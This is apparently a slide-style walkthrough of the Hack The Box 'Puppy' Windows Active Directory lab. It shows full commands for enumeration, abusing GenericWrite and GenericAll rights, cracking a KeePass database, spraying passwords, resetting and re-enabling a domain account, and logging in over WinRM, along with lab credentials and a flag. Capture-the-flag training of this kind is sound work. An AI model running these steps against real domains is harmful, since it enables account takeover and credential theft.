

HTB Puppy

Windows - Medium

HTB Boxes Generally:






Topics

- Main Topic
- Name sometimes a hint
- Sub-Topics, Explore vulnerabilities
  - Known
  - Recent
  - Forgotten

Summary

Pivot over multiple users exploiting AD, KeePass, forgotten backups and DPAPI.



Tools:
Bloodhound, netexec, evil-winRm, impacket, smbclient net and ChatGPT

Enumeration NMAP

Scan -sV

```
┌──(kali㉿kali)-[~]
└─$ nmap -sV puppy.htb -oN Desktop/Puppy/nmap_sV.txt
Starting Nmap 7.95 ( https://nmap.org ) at 2025-09-24 13:44 EDT
Nmap scan report for puppy.htb (10.10.11.70)
Host is up (0.085s latency).
Not shown: 985 filtered tcp ports (no-response)
PORT     STATE SERVICE       VERSION
53/tcp   open  domain        Simple DNS Plus
88/tcp   open  kerberos-sec  Microsoft Windows Kerberos (server
time: 2025-09-25 00:44:58Z)
111/tcp  open  rpcbind       2-4 (RPC #100000)
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp  open  ldap          Microsoft Windows Active Directory
LDAP (Domain: PUPPY.HTB0., Site: Default-First-Site-Name)
445/tcp  open  microsoft-ds?
464/tcp  open  kpasswd5?
593/tcp  open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp  open  tcpwrapped
2049/tcp open  nlockmgr      1-4 (RPC #100021)
3260/tcp open  iscsi?
3268/tcp open  ldap          Microsoft Windows Active Directory
LDAP (Domain: PUPPY.HTB0., Site: Default-First-Site-Name)
3269/tcp open  tcpwrapped
5985/tcp open  http          Microsoft HTTPAPI httpd 2.0
(SSDP/UPnP)
Service Info: Host: DC; OS: Windows; CPE:
cpe:/o:microsoft:windows
```

ChatGPT

`-sV` = **version detection**. After finding open ports, Nmap sends tailored probes and matches responses against its `nmap-service-probes` DB to identify the **service**

Observations:

- Active Directory
  - Ldap (389, 3268), kerberos (88,464),
- RPC 111,135 look unusual
- http on 5985 is open returns a 404 - but that is also for WinRM
- 445 is open - SMB

Enumeration (nxc)

Credential less

```
┌──(kali㉿kali)-[~]
└─$ nxc smb puppy.htb -u '' -p ''
SMB         10.10.11.70     445    DC               [*] Windows Server 2022 Build 20348 x64 (name:DC) (domain:PUPPY.HTB) (signing:True) (SMBv1:False)
SMB         10.10.11.70     445    DC               [+] PUPPY.HTB\:
```

It’s a domain controller with name DC, add: PUPPY.HTB and DC.PUPPY.HTB to /etc/hosts

Enumeration (nxc)

NetExec

Initial Credentials

levi.james / KingofAkron2025!

```
┌──(kali㉿kali)-[~/Desktop/Puppy]
└─$ nxc smb puppy.htb -u 'levi.james' -p 'KingofAkron2025!' --shares
SMB         10.10.11.70     445    DC               [*] Windows Server 2022 Build 20348 x64 (name:DC) (domain:PUPPY.HTB) (signing:
True) (SMBv1:False)
SMB         10.10.11.70     445    DC               [+] PUPPY.HTB\levi.james:KingofAkron2025!
SMB         10.10.11.70     445    DC               [*] Enumerated shares
SMB         10.10.11.70     445    DC               Share           Permissions     Remark
SMB         10.10.11.70     445    DC               -----           -----------     ------
SMB         10.10.11.70     445    DC               ADMIN$                          Remote Admin
SMB         10.10.11.70     445    DC               C$                              Default share
SMB         10.10.11.70     445    DC               DEV                             DEV-SHARE for PUPPY-DEVS
SMB         10.10.11.70     445    DC               IPC$            READ            Remote IPC
SMB         10.10.11.70     445    DC               NETLOGON        READ            Logon server share
SMB         10.10.11.70     445    DC               SYSVOL          READ            Logon server share
```

Default/windows system folders

C$: Hidden administrative share for C:\

IPC$: Inter-Process Communication share (virtual)

NETLOGON: domain logon scripts

SYSVOL: Group Policy objects and scripts; across DCs

Enumeration (nxc)

Initial Credentials

levi.james / KingofAkron2025!

```
nxc smb puppy.htb -u 'levi.james' -p 'KingofAkron2025!' --user
| awk '{print $5}'
```

```
-Username-
Administrator
Guest
krbtgt
levi.james
ant.edwards
adam.silver
jamie.williams
steph.cooper
steph.cooper_adm
```

Enumeration BloodHound

- Locally run graph db + ui (kinda complicated but they have a bundled docker image)
- Separate data collector tools you let loose on the AD with the credentials available
  - Official: Sharphound, AzureHound
  - Community driven:, RustHound, BloodHound-ce-Python, etc

Unleash (the hounds!):

```
rusthound-ce -d PUPPY.HTB -u levi.James@PUPPY.HTB -z
```

Load bloodhound database


Enumeration BloodHound

Community Edition

Run a query to look at users:

```
MATCH (u:User)

RETURN u
```

STEPH.COOPER_ADM Is ADMINISTRATOR MEMBER!




Enumeration BloodHound

Community Edition

Back To Levi.James, user has 1 outbound control:

Via ‘HR’ Levi.J has ‘GenericWrite’ on The DEVELOPERS Group, however he is not member there (Yet..)



Initial Foothold: DEV Folder

Bloodhound provides a direct recipe for exploitation! Using ‘net’

```
net rpc group addmem "DEVELOPERS" "levi.james" -U "PUPPY.HTB/levi.james%KingofAkron2025\!" -S DC.PUPPY.
```

Note! the '\' in front of, to escape the '!' which is otherwise as special character messing up the string..

net - Tool for administration of Samba and remote CIFS servers.

```
nxc smb puppy.htb -u 'levi.james' -p 'KingofAkron2025!' -d 'PUPPY.HTB' --shares
SMB         10.10.11.70     445    DC               [*] Windows Server 2022 Build 20348 x64 (name:DC)
(domain:PUPPY.HTB) (signing:True) (SMBv1:False)
SMB         10.10.11.70     445    DC               [+] PUPPY.HTB\levi.james:KingofAkron2025!
SMB         10.10.11.70     445    DC               [*] Enumerated shares
SMB         10.10.11.70     445    DC               Share           Permissions     Remark
SMB         10.10.11.70     445    DC               -----           -----------     ------
SMB         10.10.11.70     445    DC               ADMIN$                          Remote Admin
SMB         10.10.11.70     445    DC               C$                              Default share
SMB         10.10.11.70     445    DC               DEV             READ            DEV-SHARE for PUPPY-DEVS
SMB         10.10.11.70     445    DC               IPC$            READ            Remote IPC
SMB         10.10.11.70     445    DC               NETLOGON        READ            Logon server share
SMB         10.10.11.70     445    DC               SYSVOL          READ            Logon server share
```

Exploring DEV - smbclient

```
smbclient -U 'PUPPY.HTB\levi.james%KingofAkron2025!' //puppy.htb/DEV
```

Gives:

```
smb: \> ls
  .                                   DR        0  Sun Mar 23 03:07:57 2025
  ..                                   D        0  Sat Mar  8 11:52:57 2025
  KeePassXC-2.7.9-Win64.msi            A 34394112  Sun Mar 23 03:09:12 2025
  Projects                             D        0  Sat Mar  8 11:53:36 2025
  recovery.kdbx                        A     2677  Tue Mar 11 22:25:46 2025

                5080575 blocks of size 4096. 1627404 blocks available
```

What is KeePass ?
Projects is empty
Recovery.kdbx looks interesting .. downloading

```
smb: \> get recovery.kdbx

getting file \recovery.kdbx of size 2677 as recovery.kdbx (7.6 KiloBytes/sec) (average 7.6 KiloBytes/sec)
```

recovery.kdbx

Google: It’s a password manager, file protected by a password (single layer)

There is an article on KeePass 2 here:
https://infosecwriteups.com/brute-forcing-keepass-database-passwords-cbe2433b7beb

The article mentions this tool to manipulate KeePass:
https://github.com/libkeepass/pykeepass
(install in a venv using pip)

```
pip install pykeepass
```

And a tool for cracking it 

Cracking .kdbx

Tool for doing the crackjob using kali wordlists based on the above (.py file for download): https://github.com/toneillcodes/brutalkeepass

```
python3 bfkeepass.py -d recovery.kdbx -w /usr/share/wordlists/rockyou.txt
```

Db password is:
liverpool

lootPyKeePass.py

```
from pykeepass import PyKeePass

# Path to your downloaded KDBX file and the password
db_path = 'recovery.kdbx'
password = 'liverpool'  # replace with actual password

# Open the database
kp = PyKeePass(db_path, password=password)


# Open output files
with open('passwords.txt', 'w') as pass_file:
    # Iterate over all entries
    for entry in kp.entries:
        print(entry)

        # print to console
        print(f"Title: {entry.title}")
        print(f"Username: {entry.username}")
        print(f"Password: {entry.password}")
        print(f"URL: {entry.url}")
        print(f"Notes: {entry.notes}")
        print("-" * 40)

        # Write to files
        pass_file.write(entry.password + '\n')
```

Contents of recovery.kdbx

Using pykeepass - enumerate users and passwords - (lootPyKeePass.py Python script to generate passwords.txt)
The usernames need to match the AD usernames we got before (the KeePass file holds full names):

```
nxc smb puppy.htb -u 'levi.james' -p 'KingofAkron2025!' -d 'PUPPY.HTB' --users | awk '{print $5}
```

And save to users.txt

users.txt
Administrator
Guest
krbtgt
levi.james
ant.edwards
adam.silver
jamie.williams
steph.cooper
steph.cooper_adm

Passwords.txt
JamieLove2025!
HJKL2025!
Antman2025!
Steve2025!
ILY2025!

Spray credentials from recovery.kdbx


Spray using nxc and the files (its good at that!)

```
nxc smb puppy.htb -u users.txt -p passwords.txt -d 'PUPPY.HTB'
```

And we get:


ANT.EDWARDS

Antman2025!



Enumerate ANT.EDWARDS

```
nxc smb puppy.htb -u 'ant.edwards' -p 'Antman2025!' --shares
```




Same sharess as before, write to DEV, Noted

(no access using evil-winrm)

```
evil-winrm -i puppy.htb -u 'ant.edwards' -p 'Antman2025!
```

- Auth error

Enumerate ANT.EDWARDS



ANT.EDWARDS has GenericAll on ADAM.SILVER via SENIOR.DEVS

Pivot ANT.EDWARDS to ADAM.SILVER

Bloodhound Info, GenericAll:

Full control of a user allows you to modify properties of the user to perform a targeted kerberoast attack, and also grants the ability to reset the password of the user without knowing their current one etc…

net rpc password "TargetUser" "newP@ssword2022" -U "DOMAIN"/"ControlledUser"%"Password" -S "DomainController"

Definitely resetting the password! (note \ escape !)

```
net rpc password "ADAM.SILVER" "SuperSecret123\!" -U "PUPPY.HTB/ANT.EDWARDS%Antman2025\!" -S DC.PUPPY.HT
```

Pivot ANT.EDWARDS to ADAM.SILVER

User Disabled 😕 - however GenericAll can undo that 😀 ..

```
nxc smb dc.puppy.htb -u ADAM.SILVER -p SuperSecret123! --shares
SMB         10.10.11.70     445    DC               [*] Windows Server 2022 Build 20348 x64 (name:DC) (domain:PUPPY.HTB)
(signing:True) (SMBv1:False)
SMB         10.10.11.70     445    DC               [-] PUPPY.HTB\ADAM.SILVER:SuperSecret123!    STATUS_ACCOUNT_DISABLED
```

Tried different options (depending on what is installed) ldapmodify worked (kali built-in: `man ldapmodify`)

```
ldapmodify -x -H ldap://10.10.11.70
-D "ANT.EDWARDS@PUPPY.HTB" -W << EOF
dn: CN=Adam D.
Silver,CN=Users,DC=PUPPY,DC=HTB
changetype: modify
replace: userAccountControl
userAccountControl: 512
EOF
```

Enter ANT.EDWARDS pw
Antman2025!

If it worked:

```
modifying entry "CN=Adam D.
Silver,CN=Users,DC=PUPPY,DC=HTB"
```

the ‘512’ resets to a ‘normal account’:
|Flag|Hex|Description|
|0x200|512|NORMAL_ACCOUNT| (ChatGPT’ed)

Pivot ANT.EDWARDS to ADAM.SILVER


Check that the pw change and user re-enabling worked:

```
nxc smb dc.puppy.htb -u ADAM.SILVER -p SuperSecret123! --shares
SMB         10.10.11.70     445    DC               [*] Windows Server 2022 Build 20348 x64 (name:DC)
(domain:PUPPY.HTB) (signing:True) (SMBv1:False)
SMB         10.10.11.70     445    DC               [+] PUPPY.HTB\ADAM.SILVER:SuperSecret123!
SMB         10.10.11.70     445    DC               [*] Enumerated shares
SMB         10.10.11.70     445    DC               Share           Permissions     Remark
SMB         10.10.11.70     445    DC               -----           -----------     ------
SMB         10.10.11.70     445    DC               ADMIN$                          Remote Admin
SMB         10.10.11.70     445    DC               C$                              Default share
SMB         10.10.11.70     445    DC               DEV             READ            DEV-SHARE for PUPPY-DEVS
SMB         10.10.11.70     445    DC               IPC$            READ            Remote IPC
SMB         10.10.11.70     445    DC               NETLOGON        READ            Logon server share
SMB         10.10.11.70     445    DC               SYSVOL          READ            Logon server share
```

Login worked, however no new shared folders

User FLAG on ADAM.SILVER

Trying [evil-winrm](#)



```
evil-winrm -i puppy.htb -u 'ADAM.SILVER' -p 'SuperSecret123!'
```


Worked, and user flag on ADAM.SILVER Desktop

```
*Evil-WinRM* PS C:\Users\adam.silver> cd Desktop
*Evil-WinRM* PS C:\Users\adam.silver\Desktop> ls


    Directory: C:\Users\adam.silver\Desktop


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----         2/28/2025  12:31 PM           2312 Microsoft Edge.lnk
-ar---         10/8/2025   5:36 PM             34 user.txt


*Evil-WinRM* PS C:\Users\adam.silver\Desktop> type user.txt
a2a5443b5e1c58e2915d20e17cef7e9b
*Evil-WinRM* PS C:\Users\adam.silver\Desktop>
```

Note: The box sometimes re-sets, and the ADAM.SILVER user needs to be re-activated using ldapmodify

ESCALATION Enumerating ADAM.SILVER (evil-winrm)

No access to neither Administrator nor STEPH.COOPER (would be too easy…)



'Backups' .zip looks interesting

```
*Evil-WinRM* PS C:\Backups> download site-backup-2024-12-30.zip
```


Zip file contents

A folder named Puppy - containing a web application

Tree command, interesting files:

index.html,
assets/js/main.js,
assets/js/util.js

and of course:
`nms-auth-config.xml.bak`



